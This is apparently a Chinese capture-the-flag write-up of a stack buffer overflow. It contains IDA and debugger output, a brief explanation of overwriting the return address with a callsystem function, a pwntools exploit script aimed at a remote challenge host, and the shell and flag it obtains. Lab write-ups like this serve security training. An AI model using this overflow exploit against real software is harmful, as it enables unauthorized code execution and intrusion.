

```

IDA... x ?se... x ?se... x Sta... x ?se... x ?se... x ?se... x
-0000000000000080 ; D/A/* : change type (data/ascii/array)
-0000000000000080 ; N : rename
-0000000000000080 ; U : undefine
-0000000000000080 ; Use data definition commands to create local variables and fun
-0000000000000080 ; Two special fields " r" and " s" represent return address and
-0000000000000080 ; Frame size: 80; Saved regs: 8; Purge: 0
-0000000000000080 ;
-0000000000000080
-0000000000000080 buf db ?
-000000000000007F db ? ; undefined
-000000000000007E db ? ; undefined
-000000000000007D db ? ; undefined
-000000000000007C db ? ; undefined
-000000000000007B db ? ; undefined
-000000000000007A db ? ; undefined
-0000000000000079 db ? ; undefined
-0000000000000078 db ? ; undefined
-0000000000000077 db ? ; undefined
-0000000000000076 db ? ; undefined
-0000000000000075 db ? ; undefined
-0000000000000074 db ? ; undefined
-0000000000000073 db ? ; undefined


```

```

R12 0x4004a0 (_start) ← xor ebp, ebp
R13 0x7fffffff0b0 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffdfc0 ← 0x0
*RSP 0x7fffffffdfa8 → 0x4005f3 (main+45) ← leave
*RIP 0x4005a6 (vulnerable_function) ← push rbp
[ DISASM ]
▶ 0x4005a6 <vulnerable_function> push rbp
0x4005a7 <vulnerable_function+1> mov rbp, rsp
0x4005aa <vulnerable_function+4> add rsp, -0x80
0x4005ae <vulnerable_function+8> lea rax, [rbp - 0x80]
0x4005b2 <vulnerable_function+12> mov edx, 0x200
0x4005b7 <vulnerable_function+17> mov rsi, rax
0x4005ba <vulnerable_function+20> mov edi, 0
0x4005bf <vulnerable_function+25> call read@plt <read@plt>
0x4005c4 <vulnerable_function+30> leave
0x4005c5 <vulnerable_function+31> ret
0x4005c6 <main> push rbp
[ STACK ]
00:0000 rsp 0x7fffffffdfa8 → 0x4005f3 (main+45) ← leave
01:0008 0x7fffffffdfb0 → 0x7fffffff0b0 → 0x7fffffff3e1 ← '/home/pwn/291721f42
02:0010 0x7fffffffdfb8 ← 0x100000000
03:0018 rbp 0x7fffffffdfc0 ← 0x0
04:0020 0x7fffffffdfc8 → 0x7ffff7dec0b3 (__libc_start_main+243) ← mov edi, ea
05:0028 0x7fffffffdfd0 → 0x7ffff7ffc620 (_rtld_global_ro) ← 0x5041e0000000
06:0030 0x7fffffffdfd8 → 0x7fffffff0b0 → 0x7fffffff3e1 ← '/home/pwn/291721f42
07:0038 0x7fffffffdfde0 ← 0x100000000

```

[illegible]



我们可以看到他返回的是 `read()` 函数执行里面执行的 `&buf` 只要讲 `&buf` 的地址变成 `callsystem` 同时数组长度也只有 `0x80` 的长度。

```

terminal - python3 3.py
~$ python3 3.py
[+] Opening connection to 111.200.241.244 on port 60031: Done
[*] Switching to interactive mode
$ cat flag
cyberpeace{4d43fb4bab5ac4c209128fcd3ba43efa}
$

```

```

1 from pwn import *
2 p = remote('111.200.241.244', 60031)
3 payload = b'a' * 0x88 + p64(0x400596)
4 p.recvuntil("Hello, World\n")
5 p.sendline(payload)
6 p.interactive()

```